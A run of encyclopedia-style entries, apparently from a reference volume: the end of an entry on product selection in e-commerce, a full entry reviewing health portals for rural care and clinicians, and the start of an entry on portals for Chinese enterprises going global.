Optimal solutions can be obtained by the weighted additive (WADD) strategy, which computes a weight for each item as the average weight of feature values for that item; feature values are weighted over each feature, and features are weighted among them (Payne, Bettman, & Johnson, 1993). The "best deal" is the item with the highest weight. WADD is a compensatory strategy and allows high scores on one feature to compensate for low scores on another feature.

However, it is unlikely that strategies like WADD can produce optimal results in practice. First, optimal results depend on accurate weights, and it is unlikely that the casual user is able to supply them. Second, the number of weights to be supplied by the user is quite large in practice and most of them are probably useless. Finally, an agent is required to derive the final solution, and it is usually difficult to clearly explain how the answer was found. Even if the thinning game might be suboptimal and direct the user toward products that are not the "best deal," it is fast, concrete, and easily understood by users.

FUTURE TRENDS

A number of research topics deserve further investigation. First, access through dynamic taxonomies allows the transparent and unobtrusive gathering of real user interests by simply monitoring the concepts used for zooming. This solves one of the crucial problems in personalization (Ardissono, Goy, Petrone, & Segnan, 2002) and provides a more reliable and complete base for data mining and automatic recommendation applications (Schafer, Konstan, & Riedl, 2001). Personalization and recommendation strategies as well as the integration of item popularity and collaborative recommendation through user reviews must be investigated. Second, techniques to minimize the potential suboptimality of the thinning game can be devised. As an example, fuzzy (Zadeh, 1965) cutoffs, especially for prices, would considerably reduce the current "brittleness" of the thinning game.

Finally, a tighter coupling between the thinning and the end game phase is desirable. Currently, the two phases have very different interfaces. Sacco (2001) proposes to use the color-coded grid as the single interface for product selection and to integrate feature selection and summaries in it.

CONCLUSION

Product selection, though one of the most critical user tasks in the context of e-business, is still frequently assisted by traditional tools. Such an approach does not really help the user in selecting the right product, and traditional methods usually require the manual inspection of a large number of items.

The separation of the user interaction into two phases—the thinning game and the end game—allows concentrating on the functionalities to be supported in each phase. The dynamic taxonomy model, though a general knowledge management model for accessing, browsing, and correlating any type of information, greatly simplifies the thinning game because it supplies a focus mechanism and continuing conceptual summaries of features. We expect e-commerce portals, based on dynamic taxonomies, to become pervasive in the short period. In fact, most of the major players currently support this approach and since benefits are evident, they are likely to be mimicked by smaller portals. Although many portals rely on in-house implementations, some companies provide commercial engines. These include Knowledge Processors, Endeca, and i411.

For the end game, a color-coding scheme based on feature value desirableness has been proposed. Colors make qualitative assessments quick and easy, and appropriate coding allows focusing the attention to those values that are useful for discrimination.

REFERENCES

Ardissono, L., Goy, A., Petrone, G., & Segnan, M. (2002, May) Personalization in business-to-customer interaction. *Communications of the ACM, 45*(5), 52-53.

Blair, D. C., & Maron, M. E (1985). An evaluation of retrieval effectiveness for a full-text document-retrieval system. *Communications of the ACM, 28*(3), 289-299.

Groenbaek, K., & Trigg, R. (1994). Hypermedia. *Communications of the ACM, 37,* 2.

Knowledge Processors. (1999). *Universal knowledge processor*. Retrieved from www.knowledgeprocessors.com

Miller, G. (1956). The magical number seven, plus or minus two. *Psychological Review, 63,* 81-97.

Payne, J. W., Bettman, J. R., & Johnson, E. J. (1993). *The adaptive decision maker*. Cambridge: Cambridge University Press

Sacco, G. M. (2005). The intelligent e-store: Easy interactive product selection and comparison. The *7th IEEE International Conference on E-Commerce Technology (CEC'05)* (pp. 240-248).

Sacco, G. M. (2003). The intelligent e-sales clerk: The basic ideas. In H. Krueger, & M. Rautenberg (Eds.), In *Proceedings of INTERACT'03, the 9th IFIP TC13 International Conference on Human-Computer Interaction* (pp. 876-879), Zürich, Switzerland, IOS Press.

Sacco, G. M. (2002). Analysis and validation of information access through mono, multidimensional, and dynamic taxonomies, Tech Report Dip. di Informatica, Univ. di Torino, 2002.

Sacco, G. M. (2001). Process for the assisted comparison of objects described by a set of characteristics, Patent Application PCT/IT02/00315, WIPO, Geneva, Switzerland; also, Procedimento per il confronto assistito di oggetti descritti da un insieme di caratteristiche, Patent Application, Ministero dell'Industria, Rome, Italy

Schafer, B. J., Konstan, J. A., & Riedl, J. (2001). E-commerce recommendation applications. *Data Mining and Knowledge Discovery*, *5*(1/2), 115-153.

Shimazu, H. (2002, December). ExpertClerk: A conversational case-based reasoning tool for developing salesclerk agents in e-commerce Webshops. *Artificial Intelligence Review*, *18*(3-4), 223-244.

Yee, K. P., Swearingen, K., Li, K., & Hearst, M. (2003). Faceted metadata for image search and browsing. In *Proceedings of the ACM CHI 2003* (pp. 401-408).

Zadeh, L. (1965). Fuzzy sets. *Information Control, 8,* 338-353.

KEY TERMS

Color-Coding: Using colors to convey information (e.g., by associating a red color to undesirable values and a green color to desirable ones. Ranking of values may be obtained through different color shades.

Compensatory Selection Strategy: A selection strategy that allows high scores for one feature to compensate for low scores for another feature.

Dynamic Taxonomy: An integrated visual environment for retrieval and guided exploration based on a multidimensional taxonomy.

End Game: The final phase in product selection in which the user must select the single item to purchase by comparing features of candidate items.

Short-Term Memory: A memory to temporarily store and manage information required to carry out cognitive tasks such as learning, reasoning, and comprehension. It has a limited capacity: 7±2 items.

Thinning Game: The initial phase in product selection in which the user is confronted with a large number of items and has to derive a relatively small set of candidate items.

Weighted Additive Strategy: An optimal strategy that computes a weight for each item as the average weight of feature values for that item, and selects the item with the highest weight.

Health Portals

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INTRODUCTION

A lack of health services has long been the thorn in the side of many communities, especially rural and regional communities. The high costs of treating ever growing chronic and complex conditions in traditional settings, where rural allied health services providers are non-existent and doctors are already overcommitted, are prompting a shift in focus to more efficient technology driven delivery of health services. Moreover, these days it is also increasingly unlikely that health professionals will encounter patients who have not used information technology to influence their health knowledge, health behaviour, perception of symptoms, and illness behaviour.

Advances in Internet technologies offer promise towards the development of an e-health care system. This article will postulate whether portal technologies can play a role facilitating the transition to such e-health care systems.

This article aims at reviewing the literature to present to the reader the barriers and opportunities out here for effective health portals. However, the article does not intend to provide a one-fits-all technical/content solution, only to make implementers and developers aware of the potential implications.

BACKGROUND

Many rural and regional communities lack the range of allied health services that are readily available in metropolitan areas, and many rural doctors who are already overcommitted, provide services that an allied health professional could readily provide (Department of Health and Ageing, 2004). The Australian Institute of Health and Welfare data shows that death and disability from chronic disease is higher in rural and regional communities, including Indigenous people. Coronary heart disease, asthma and diabetes are the biggest killers. Participants in the Regional Australia Summit highlighted chronic disease as a major menace (Department of Health and Ageing, 2004).

This state of affairs is already prompting a change in the health care system to focus more on preventive medicine and health care away from the traditional settings (Yellowlees & Brooks, 1999). According to Yellowlees and Brooks (1999), there are three major drivers for this change:

- The *economic imperative* to restrain health care costs
- *Increasing consumerism*, and the evolution of the "informed patient"
- *Changes in communication technology*, and the evolution of the Internet

PORTALS AND HEALTH

The benefits of Web portals in aggregating information from multiple sources and making that information available to various users is well known; more importantly, they can provide the services of a guide that can help to protect the user from the chaos of the Internet and direct them towards an eventual goal (Tatnall, 2005). More generally, however, a portal should be seen as providing a gateway not just to sites on the Web, but to *all network-accessible resources*, whether involving intranets (within an organisation), extranets (for special partners of an organisation), or the Internet (Tatnall, Burgess, & Singh, 2004). In other words a portal offers centralised access to all relevant content and applications (Tatnall, 2005).

The literature on health portals tells us that the Internet offers a significant amount of health information of varying quality. Health portals, which provide entry points to quality-controlled collections of Web sites, have been hailed as a solution to this problem (Glenton, Paulsen, & Oxman, 2005). However, it has been demonstrated that the information accessible through (government run and funded) health portals is unlikely to be based on systematic reviews and is often unclear, incomplete and misleading. Portals are only as good as the Websites they lead to (Glenton et al., 2005). However, irrelevant information could easily be filtered using a number of frameworks that can be used to evaluate the quality of Web-located health information. For example, Sellito and Burgess (2005) have developed a set of affirmative response evaluation features identified across four quality categories: currency/authority, accuracy, objectivity and privacy. And they are used as the basis for determining the fundamental quality of Web-located health information (Sellitto & Burgess, 2005).

THE CONSUMER AND HEALTH INFORMATION

Increasingly, consumers are accessing health information via the Web (Thompson & Brailer, 2004). It has been estimated that 6.4 million Australian adults—almost half the adult population—accessed the Internet during 2000 (Gretchen, Berland, Elliott et al., 2001). This is not just an Australian phenomenon. In the United States, 52 million Americans access health or medical information on the Web (Fox & Fallows, 2003).

The existence of health portals has made life easier for the people that need this information. However, the quality of portal interfaces as well as the portal content has many times been in doubt (Bamidis, Kerassidis & Pappas, 2005). Using popular search engines may be aesthetically appealing and easy to use, but they often provide inaccurate information (Sutherland, Wildemuth, Campbell, & Haines, 2005). What is clear however, is that while most consumers still use word-of-mouth as a primary information source for health care decisions, the use of Internet information is increasing (Snipes, Ingram, & Jiang, 2005). In Australia, for example, more Internet users search the Web for information on depression than any other health condition (Lissman & Boehnlein, 2001). This is not surprising given the high level of disability associated with depression in the community and the fact that the Web provides a convenient, anonymous means of obtaining information about the problem (Cain, Sarasohn-Kahn, & Wayne, 2000). However, much of the depression information on the Web is of low quality and originates in the United States (Jadad & Gagliardi, 1998).

SERVICE PROVIDERS AND HEALTH INFORMATION

General Practitioners (GPs)

The gap between what GPs might do (based on evidence-based clinical practice guidelines and what they actually do is wide, variable and growing. Many factors contribute to this situation. GPs are inundated with new, often poorly evidence-based and sometimes conflicting clinical information. This is particularly serious for the generalist, with over 400,000 articles added to the biomedical literature each year. Adding further pressure to the "gap" are workloads that have increased over the past decade: GPs are seeing more patients with acute and complex conditions. Rural practitioners work even longer hours, offer more medical services and perform more clinical procedures than their urban counterparts—thus facing an even greater need for up-to-date information (Davis, Ciurea, Flanagan, & Perrier, 2004).

There are four steps in incorporating research evidence in clinical decision making: *asking* answerable questions; *accessing* the best information; *appraising* the information for validity and relevance; and *applying* the information to patient care (Craig, Irwig, & Stockler, 2001). However, a study in New Zealand suggested that to make this happen, practitioners urgently need training in searching and evaluating information on the Internet and in identifying and applying evidence-based information; as well as (health) portals to provide access to high-quality, evidence-based clinical and patient information along with access to the full text of relevant items (Cullen, 2002). Many sites have been developed to help the search for quality peer-reviewed literature. These include the Cochrane Library and the U.S. National Library of Medicine's PubMed, as well as sites offering full-text access to medical journals, such as Stanford University's HighWire Press and freemedicaljournals.com (Robinson & Day, 2004). GPs can keep up to date with reliable information from readily accessible Web sites such as PubMed and HighWire Press. PubMed is part of the National Library of Medicine in the U.S. It is a useful system for retrieving clinically relevant search results. HighWire Press has a less sophisticated search engine, but is an excellent source for obtaining the full text of journal articles (Robinson & Day, 2004). However, and although increasing, access to these resources by practitioners is still low (Young & Ward, 1999).

Nurses

E-health can deliver health care services and education, via a Web portal, to older persons with chronic conditions and their caregivers and enables the patient's home to be the point of care. This growing industry is ripe for exploration by nurses who can empower the patient and caregiver to gain self-care and coping skills. Advances in information technology now make this dream a reality (Moody, 2005). However, at the American Academy of Nurse Practitioner's Conference, it was identified that information on educational options for acute care nurse practitioner (ACNP) practice was needed (Kleinpell, Perez, & McLaughlin, 2005). Information technology skills of nurse managers and staff need to be developed in order to use information technology effectively. In order to learn in a Web-based environment, everyone needs the opportunity and access to required resources. Additionally, nurse managers' experiences are important to promote wider utilisation of Web-based learning (Korhonen & Lammintakanen, 2005).

Web portals could help nursing staff in a number of ways; for example, health assessment skills are vital to professional nursing practice. Health assessment has traditionally been taught using lecture, teacher-developed tests, practice and live demonstration, and interactive and computer-based learning materials.

Student evaluation of these types of courses revealed that online assignments enabled them to pace their learning, thereby promoting greater flexibility and independence. Students were able to master the technical skills of working online with minimal difficulty and reported that working online was no more stressful than attending class. A most helpful aspect of the online course was the instructor-developed video that was digitally streamed online (Lashley, 2005).

Hospitals

International health organisations and officials are bracing for a pandemic. For example, and although the 2003 severe acute respiratory syndrome (SARS) outbreak in Toronto did not reach such a level, it created a unique opportunity to identify the optimal use of the Internet to promote communication with the public and to preserve health services during an epidemic (Rizo, Lupea, Baybourdy, Anderson, Closson, & Jadad, 2005). What was learned was that many patients are willing and able to use the Internet as a means to maintain communication with the hospital during an outbreak of an infectious disease such as SARS. Hospitals should explore new ways to interact with the public, to provide relevant health information, and to ensure continuity of care when they are forced to restrict their services (Rizo et al., 2005).

PROVIDER EDUCATION AND HEALTH PORTALS

Claire Jackson (2005), the chair of the discipline of general practice at the University of Queensland, Australia, envisioned the primary care practitioner increasingly networked with consumers, government and professional groups, such as colleges and divisions of general practice. Primary and continuing medical education needs to play a principal role in this process. Education needs a fundamental change of focus from simply delivering content to developing the ability to manage these changes. Learning to learn and learning for life should be a major guiding influence in curriculum development (Carlile & Sefton, 1998).

Portals can certainly provide practitioners easy access to these resources; however, it has been argued that student health professionals lacked the state of readiness of for Web-based learning environments. A short survey was distributed to the Medical Faculty at Sheffield and 191 valid responses were received. Only 62% of students had access to an Internet-connected computer at home. Most students (95.8%) checked their e-mail every few days or more, with slightly less (82.8%) using the Web frequently. Relevant technologies were often never used, including Internet relay chat, message forums and video conferencing. However, 66% of students had used computer aided learning packages. Future use of online continuing professional education material is likely to be limited (Stokes, Cannavina, & Cannavina, 2004). Nevertheless, various studies have shown that appropriately designed, evidence-based online continuing medical education can produce objectively measured changes in behaviour as well as sustained gains in knowledge that are comparable or superior to those realised from effective live activities (Fordis et al., 2005).

Some very recent developments has a Pfizer-sponsored educational Web portal for GPs allows the company to track the advertisements doctors look at and the Web links they visit. Believed to be the first pharmaceutical company-sponsored portal for GPs in Australia, the My E-Portal site (www.myeportal.com.au) allows GPs to drag-and-drop links to their most frequently visited sites, and provides journal and division sites, access to continuing medical information, and links to entertainment, banking and travel sites. Pfizer can then collect information about what sites are accessed, the ads and links clicked on, and the links added to the site (Limprecht, 2005).

ELECTRONIC COMMUNICATION AND PORTALS

The Internet also offers a unique means of health promotion through the use of interactive tools like chat rooms, e-mail, hyperlinks and the like (Stout, Villegas, & Kim, 2001). Looking at all these is beyond the scope of this article, however, a brief look at e-mail communication will suffice to outline some of the basic issues facing the e-health care system of the future.

In a recent American study, a Web-based communication strategy (e-mail) was used to enhance communication between patients and GPs, where a Web mail address was promoted on the telephone (Spencer, 2005). An important observation from this study is that less than half of e-mails require the direct attention of the physician. This study is also supported by other similar research findings (Griffiths & Christensen, 2002). This of course has a number of ethical issues that need to be explored before going any further (Flicker, Haans, & Skinner, 2004).

DISCUSSION

The literature is full of evidence on portal's potential use in health, but it is all compartmentalised: there are GP studies, nurses' studies, hospital studies, patient studies, communication studies and so on. Furthermore, since the inception of the computer age, and even now with the advances in online technologies, there is ample evidence to suggest that development and implementation of these tools always lie in the realm of the technologists; where the technology is the focus of the implementation rather than the user's outcome (Tatnall, Davey, Burgess, Davison, & Fisher, 2000).

The technical issues involving portals is well documented; however, portals are but one component of the larger Health Information System. This simple fact needs to be acknowledged and efforts for wider research into the many facets of online health users and their subsystems must be taken into account, not as neat individual groups as current research seems to place them, but as dynamic partners of a Health Information System.

It is with this fear that this article has been written, in the hope that somehow developers and implementers would take heed of the barriers and opportunities for cross-field efforts to develop workable online tools that would produce, in this case, positive health outcomes.

CONCLUSION

This review recognises the potential for Web information technologies to affect some of the uses of these technologies in the development of an e-health care system for communities. However, for every potential, there are lessons that need to be embraced before rushing to developing portal technologies; for example:

1. The lack of user training is usually apparent when new technologies are introduced.
2. The need to be able to appropriately filter information to instill consistency and confidence on users of the resources.
3. Not all GPs are yet convinced the evidence-based guidelines are the clinical future for the treatment of chronic and complex conditions. This is perhaps the biggest obstacle to an uptake of Web-based resources and treatment.
4. Health communication tools like e-mail presents an interesting challenge for clinicians, clinical treatment and ethical issues.
5. The overall message from this article is *proceed with caution*. The potential for portals is definitely there, and making users adopt them is perhaps the key to it.

REFERENCES

Bamidis, P., Kerassidis, F., & Pappas, K. (2005). Health information on the Internet: Evaluating Greek health portals and depicting users' attitudes in West Macedonia. *Studies in Health Technology and Informatics*, *116*, 885-890.

Cain, M., Sarasohn-Kahn, J., & Wayne, J. (2000). *Health e-people: The online consumer experience. Five-year forecast.*

Carlile, S., & Sefton, A. J. (1998). Health care and the information age: Implications for medical education. *Medical Journal of Australia*, *168*, 340-343.

Craig, J. C., Irwig, L. M., & Stockler, M. R. (2001). Evidence-based medicine: Useful tools for decision making. *Medical Journal of Australia*, *174*, 248-253.

Cullen, R. J. (2002). In search of evidence: Family practitioners' use of the Internet for clinical information. *Journal of the Medical Library Association, 90*(4), 370-379.

Davis, D. A., Ciurea, I., Flanagan, T. M., & Perrier, L. (2004). Adopting best evidence in practice solving the information overload problem: A letter from Canada. *Medical Journal Association, 180*(6 Suppl.), S68-S71.

Department of Health and Ageing. (2004). *Better health services for rural and regional Australia.* Retrieved January 14, 2007, from the Commonwealth of Australia, http://www.health.gov.au/internet/wcms/publishing.nsf/Content/health-budget2000-fact-ruralfact3.htm

Flicker, S., Haans, D., & Skinner, H. (2004). Ethical dilemmas in research on Internet communities. *Qualitative Health Research*, *14*(1), 124-134.

Fordis, M., King, J. E., Ballantyne, C. M., Jones, P. H., Schneider, K. H., Spann, S. J., Greenberg, S. B., & Greisinger, A. J. (2005). Comparison of the instructional efficacy of Internet-based CME with live interactive CME workshops: A randomized controlled trial. *The Journal of the American Medical Association, 294*, 1043-1051.

Fox, S., & Fallows, D. (2003). *Health searches and email have become more commonplace, but there is room for improvement in searches and overall Internet access*. Washington, DC.

Glenton, C., Paulsen, E. J., & Oxman, A. D. (2005). Portals to wonderland: Health portals lead to confusing information about the effects of health care. *BioMed Central Medical Informatics and Decision Making, 5*(1), 7.

Gretchen, K., Berland, M., Elliott, M., et al. (2001). Health information on the Internet: Accessibility, quality, and readibility in English and Spanish. *The Journal of the Americal Medical Association, 285*, 2612-2621.

Griffiths, K. M., & Christensen, H. (2002). The quality and accessibility of Australian depression sites on the World

Wide Web. *Medical Journal Association*, *176*(10 Suppl.), S97-S104.

Jadad, A., & Gagliardi, A. (1998). Rating health information on the Internet: Navigating to knowledge or to Babel? *The Journal of the Americal Medical Association, 279*, 611-614.

Kleinpell, R., Perez, D., & McLaughlin, R. (2005). Educational options for acute care nurse practitioner practice. *Journal of the American Academy of Nurse Practitioners*, *17*(11), 460-471.

Korhonen, T., & Lammintakanen, J. (2005). Web-based learning in professional development: Experiences of Finnish nurse managers. *Journal of Nursing Management*, *13*(6), 500-507.

Lashley, M. (2005). Teaching health assessment in the virtual classroom. *The Journal of Nursing Education*, *44*(8), 348-350.

Limprecht, E. (2005). *Pfizer Web site tracks GP use*. Retrieved January 14, 2007, from http://www.australiandoctor.com.au/articles/a3/0c0368a3.asp

Lissman, T., & Boehnlein, J. (2001). A critical review of Internet information about depression. *Psychiatric Services*, *52*, 1046-1050.

Moody, L. E. (2005). E-health Web portals: Delivering holistic health care and making home the point of care. *Holistic Nursing Practice*, *19*(4), 156-160.

Rizo, C., Lupea, D., Baybourdy, H., Anderson, M., Closson, T., & Jadad, A. (2005). What Internet services would patients like from hospitals during an epidemic? Lessons from the SARS outbreak in Toronto. *Journal of Medical Internet Research*, *7*(4), e46.

Robinson, A., & Day, S. (2004). The value of PubMed and HighWire Press for the busy general practitioner. *Australian Prescriber, 27*, 16-18.

Sellitto, C., & Burgess, S. (2005). Towards a weighted average framework for evaluating the quality of Web-located health information. *Journal of Information Science, 31*(4), 260-272.

Snipes, R., Ingram, R., & Jiang, P. (2005). Information search in health care decision-making: A study of word-of-mouth and Internet information users. *Journal of Hospital Marketing & Public Relations*, *15*(2), 33-53.

Spencer, D. C. (2005). Innovations in the practice of primary care: Communicating with patients through e-mail. *North Carolina Medical Journal*, *66*(3).

Stokes, C. W., Cannavina, C., & Cannavina, G. (2004). *Health Informatics Journal*, *10*(3), 195-204.

Stout, P. A., Villegas, J., & Kim, H. (2001). Enhancing learning through use of interactive tools on health-related Web sites. *Health Education Research*, *16*(6), 721-733.

Sutherland, L., Wildemuth, B., Campbell, M., & Haines, P. (2005). Unraveling the Web: An evaluation of the content quality, usability, and readability of nutrition Web sites. *Journal of Nutrition Education and Behavior, 37*(6), 300-305.

Tatnall, A. (2005). *Portals, portals everywhere. Web portals: The new gateways to Internet information and services.* Hershey, PA: Idea Group Publishing.

Tatnall, A., Burgess, S., & Singh, M. (2004). *Community and regional portals in Australia: A role to play for small businesses? Electronic commerce in small to medium enterprises: Frameworks, issues and implications.* Hershey, PA: Idea Group Publishing.

Tatnall, A., Davey, B., Burgess, S., Davison, A., & Fisher, J. (2000). *Management information systems: Concepts, issues, tools and applications* (2nd ed.). Heidelberg, Vic.: Data Publishing.

Thompson, T. G., & Brailer, D. J. (2004). *The decade of health information technology: Delivering consumer-centric and information-rich health care framework for strategic action.*

Yellowlees, P. M., & Brooks, P. M. (1999). Health online: The future isn't what it used to be. *Medical Journal Association*, *171*, 522-525.

Young, J. M., & Ward, J. E. (1999). General practitioners' use of evidence databases. *Medical Journal Association*, *170*, 56-58.

KEY TERMS

Broadband Incentives: The Australian federal government provided incentives to cover the cost of voluntary connection and use of broadband in general practices to improve their poor access to the Internet.

Evidence-Based Medicine (EBM): Evidence-based medicine is the conscientious, explicit and judicious use of current best evidence in making decisions about the care of individual patients. The practice of evidence-based medicine means integrating individual clinical expertise with the best available external clinical evidence from systematic research. By individual clinical expertise we mean the proficiency and judgement that individual clinicians acquire through clinical experience and clinical practice. Increased expertise is reflected in many ways, but especially in more effective and efficient diagnosis and in the more thoughtful identification and compassionate use of individual patients' predicaments, rights, and preferences in making clinical decisions about their care. By best available external clinical evidence, we mean clinically relevant research, often from the basic sciences of medicine, but especially from patient centred clinical research into the accuracy and precision of diagnostic tests (including the clinical examination), the power of prognostic markers, and the efficacy and safety of therapeutic, rehabilitative, and preventive regimens. External clinical evidence both invalidates previously accepted diagnostic tests and treatments and replaces them with new ones that are more powerful, more accurate, more efficacious, and safer (Sackett et al., 1996).

Generalist: Refers to a general practitioner (GP) or sometimes referred to as medical doctor (MD) as opposed to specialists (cardiologist, neurologist, etc.).

General Practice (GP): Primary care is delivered by some 9,000 practices in Australia, housing some 20,000 GPs; these vary from large practices with 10-15 doctors to many single doctor practices. These are typically doctor owned and run independently as small businesses although the government has a major influence in the way services are delivered and charged.

Helping Chinese Enterprises be Successful in Global Markets

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INTRODUCTION

Chinese enterprises are developing their global business very quickly and strong national players, such as Haier, HuaWei, TCL, and Pearl River Pianos, are part of this trend. After years of rapid expansion at home and developing an important export business for established overseas producers, these players now have the size, financial strength, and product quality to take on the competition on an international or even global scale. Different from before, when Chinese enterprise was government centered, they are now more driven by economic considerations, such as growing the business overseas and reaping higher profit margins; accessing advanced technology; realizing cost synergies in areas like production, sourcing, and R&D; and creating competitive advantage for the fierce competition in the home market (Wharton, 2005).

Of course, internationalization is good for Chinese enterprises as they can do business in a bigger market, make use of more resources, and so forth. However, they also need to face some new challenges and risks: they need to deal with new employees, customers, suppliers, partners, new rules and policies, new languages, even new day and night times (time zones). In the internationalization process some company have "felt pain" about these problems, especially as most Chinese companies are beginners in this area and need strong and effective tools to help them. Portals might be one of the technological solutions to these problem.

Portals are a new technology that aims to offer a single, uniform point from which all of an enterprise's data sources can be accessed. The term data source not only encompasses structured data and unstructured data, but also includes the data resulting from specific processes and enterprise applications (Sollicito, 2005). Portal terminology has become very popular and a little bit abused; the word portal means different things to different people. To a typical Chinese business enterprise, portal applications can be mainly classified into three types: enterprise (intranet) portals, e-business (extranet) portals, public or mega (Internet) portals, those three types of portals can help Chinese enterprises to operate successfully in a global market. They can provide integrated data and information for global employees, customers, suppliers, and partners, so that all those parties when they use or visit the company's information system only need to deal with a single unified interface. This interface is very powerful and can connect internal and external information resources, and users need not make a great effort to transfer from different application systems. For a global company, these are really helpful and important features.

INTERNATIONALIZATION OF CHINESE ENTERPRISES: CHALLENGES

China started its "open-door" policy just over 20 years ago. At the beginning of their international trade, most Chinese enterprises played a manufacturing role. Now they are not satisfied with "made in China," and try to be involved in the whole international process, so that the benefits and challenges come in at the same time. The following is an analysis of the challenges (Zhouzhen, 2005).

Internal Challenges

Because Chinese enterprises are newcomers to the global market, they cannot wait for a long time to set up branch companies in different countries. Instead, mostly they will merge or buy a foreign company directly. This means there will be a quite different part in the enterprise, maybe its employee cannot read or write Chinese, some even cannot use English and there are some new problems and challenges the company needs to take into consideration:

- **Communication Challenge:** If, after merger or acquisition, a Chinese enterprise wants the foreign branch to work together with them, the least requirement includes sharing some information, and giving weekly or monthly reports to managers. Some communication work can be done by phone, fax, or post but the most economical and convenient way is by using a computer and network. At first maybe it is just some e-mail: sometimes you find you need content translation and you accept it temporarily; sometimes they have different date formats and time zones and later, when a report (generated by the branch company's information system) comes in, because of different character sets, it is impossible for you to understand what it means in your computer or system. Maybe you can identify some numbers with difficultly, even though those number are in a different style. If, from your knowledge base you know it should be in German number style, you can translate it into Chinese style; however, obviously you do not want to do this every time.

- **Integration Challenge:** After merger or acquisition, the company will encompass different information systems. In order to operate efficiently, these systems have to be integrated, but when they try to do this with traditional technologies, they often found it was an impossible mission: different software and hardware and different platforms, and so forth. If all the systems needed to be connected one by one, it sometimes seemed that developing a whole new system would be better. When employees find they have to learn to use new systems and transfer between them, sometimes they will avoid them, or they will have problem in efficiency.
- **Cost Challenge:** After merger or acquisition, a lot of new procedures, processes, and knowledge will be required. This means more travel, training, staffing, and communication. As an international company, travel or training globally will be very expensive, and for the Chinese enterprise, one of the big advantages is that labor force cost is relative low. If they have to hire a lot of international employees, this will create a big problem for finance. Other cost challenges come from long distance telephone, fax, and so forth.
- **Knowledge-Sharing Challenge:** For any international company, one key problem is how to understand international rules, local policy, and other standards quickly. This is especially urgent for Chinese enterprises, and some Chinese companies have paid a price for it (it is a very big loss). One way to learn these policies and rules is by consulting and systematic training, but this will be a costly and time-consuming process.

External Challenges

After internationalization, Chinese enterprises need to maintain and develop customers, work with old or new partners, build up positive brand and image, and do their marketing in global or local markets.

- **Customer Service Challenge:** One main objective for internationalization is getting new markets and customers. Mergers or acquisitions should be helpful on this point; then, after that, if a company wants to keep a customer staying with them longer, high-quality service will be necessary. In a digital economy, good service means providing a customer with timely and transparent information in a form they like; if a customer finds they need to take a lot of effort to input order or search information on their orders or product delivery status inside one company, or what they will do? Maybe they will think to switch to another company. Other problems include how to determine customer information requirements and provide what they need exactly: how to make a customer feel they are special (VIP) at low cost.
- **Partner Interaction Challenge:** As an international enterprise, communication with old or new partners is a very critical job, with the development of information technology, the depth and width of communication between business partners is expanding a lot. If your partner and you can share useful information efficiently, both parties will benefit a lot from it. But the suppliers and distributors' information requirements generally are diversified: they want to know more about your enterprise in an easy way. Maybe you need to collect data and information from different systems. This will present a big work load if you do it day by day, and even if you do this, you often find your partner is still not satisfied because it is not exactly what they want!
- **Branding and Marketing Challenge:** For many years, Chinese enterprises generally took a manufacturer's role in the global market; then after acquisition, creating their own brand and reputation became an urgent task. They can do such typical things as advertising and attending public events, but in a global market, it is obvious you cannot afford it everywhere and every time. While you may think of the Internet and Web pages, you want to set up a good digital image to do branding and marketing, and you hope whenever a customer needs information, as long as this information is available in your information systems, you can provide it to them. What is more, the visitor also can get timely information automatically, but traditional Web pages cannot do this effectively.

WHAT A PORTAL CAN DO

A portal is a personalized and customized gateway designed for useful and comprehensive access to information, people, and processes. While portals have a rapidly evolving set of features and characteristics, they can be described as personalized and customized user interfaces providing access to both internal and external information. Portal content can include a wide variety of features, information, tools, and communication devices. (Provosts on Portals, 2004)

The features of a portal can help Chinese enterprises to operate in global markets and deal with the challenges discussed.

Portal initiatives have been a major focus for businesses and IT professionals in recent years. Historically, portal deployments centered on aggregating structured data and simplifying access to disjointed back-end systems (such as a 360-degree view of a customer achieved by integrating data from the CRM, Billing, Help Desk, and other transactional systems). Traditional portals have successfully squeezed cycles out of the organization through automation. Today, companies are looking for more from their portals. Companies want to drive critical business initiatives by quickly assembling experts from around the globe, enabling the team to solve the problem, disband, and regroup for the next initiative. They hope the portal can help increase the productivity, utilization, and ROI of a company's information technology.

DIFFERENT CATEGORIES OF PORTALS

- **Portals for Employees:** Employee portals are distributing authority, responsibility, and decision making to key employees, and empowering individuals, as well as collaborative work groups, to make key decisions, conduct daily activities, and create business value and results wherever they are.
- **Portals for Customers:** Competitive advantage is becoming more about customer intimacy, relationships, and service than product features and innovation. Global markets require a company to give more concern to the "faraway global customer." A customer portal can deliver key information within and outside the firewall so customers can view products and prices, track orders, check inventory, and view delivery and service-call status at any time and in any place.
- **Portals for Suppliers:** Supplier information portals enable both users and external partners at every point along the supply chain to effectively use information to improve processes and time to market, reduce costs, and manage the business more effectively.
- **Portals for Partners:** Companies are focusing more and more on their core competencies and depending more on partners for market presence and competitive advantage, they need to have a closer relationship with global partners. Companies will utilize partner portals to provide access to and share information across the value chain with their partners, in order to collaborate on selling, delivering and serving their combined customers.

MAIN FEATURES FOR INTERNATIONALIZATION CHALLENGES

By introducing features such as team collaboration, workflow processes, task management, group calendaring, and search engine, employees, partners, and customers can realize more value from their portal applications. Portals help companies overcome the challenges posed by distributed workforces working on complex business processes, improve productivity, processes, and agility of their organizations. They also can provide a unified interface to promote communication and lower costs.

- **Communication Interface:** A portal can provide facilities allowing content translation, support of different character sets, and support of different date formats and time zones. This is really helpful to an international enterprise as they can use the portal to communicate, transfer information, and share knowledge without considering the character and language problem.
- **Cost Saving:** Employing portals can lead to reduced EDI costs, postal costs, and travel costs to meetings, as well as reduced administration/paper costs. It can also come from reduced error rates (because decisions are made based on more up-to-date information) and reduced staffing costs (because customers can take advantage of self-service features, and so on).
- **Self-Service:** By using a portal, users can view work relevant to them, giving instant access and visibility into the status of those projects. Users can search the content repository using metadata and full-text criteria. The search engine returns both content and collaboration items including tasks, calendars, and discussions. Users do not need to leave the portal to sift through the results. Navigating across the enterprise repository can be time consuming and error prone. Portals can provide a handy shortcut to the user's most recently accessed documents.
- **Work Management:** Employees can stay abreast of tasks assigned to them by others through functions like "My Tasks." Tasks contain all the associated information, templates, instructions, and drop-off location for deliverables, so contributors have all the information they need to complete the job. Portal users can coordinate and schedule activities for themselves and other calendar users. Workflow assignments are aggregated, ensuring users are aware of items awaiting their approval. This view into a worker's approval queue reminds and streamlines review and approval cycles.
- **User Customization:** As users interact with content, they can add items of interest to their favourites folder by clicking on the button. These items are consolidated for the user in a single favourites list available from their portal page. Clicking on an item takes the user directly back to the workspace of the object. Designed to give users direct access to any folder in the repository, the portal allows users to fully interact with the content contained in those folders arranged by functionality. In

essence, a folder view into the repository is customized for each user and their content preferences.

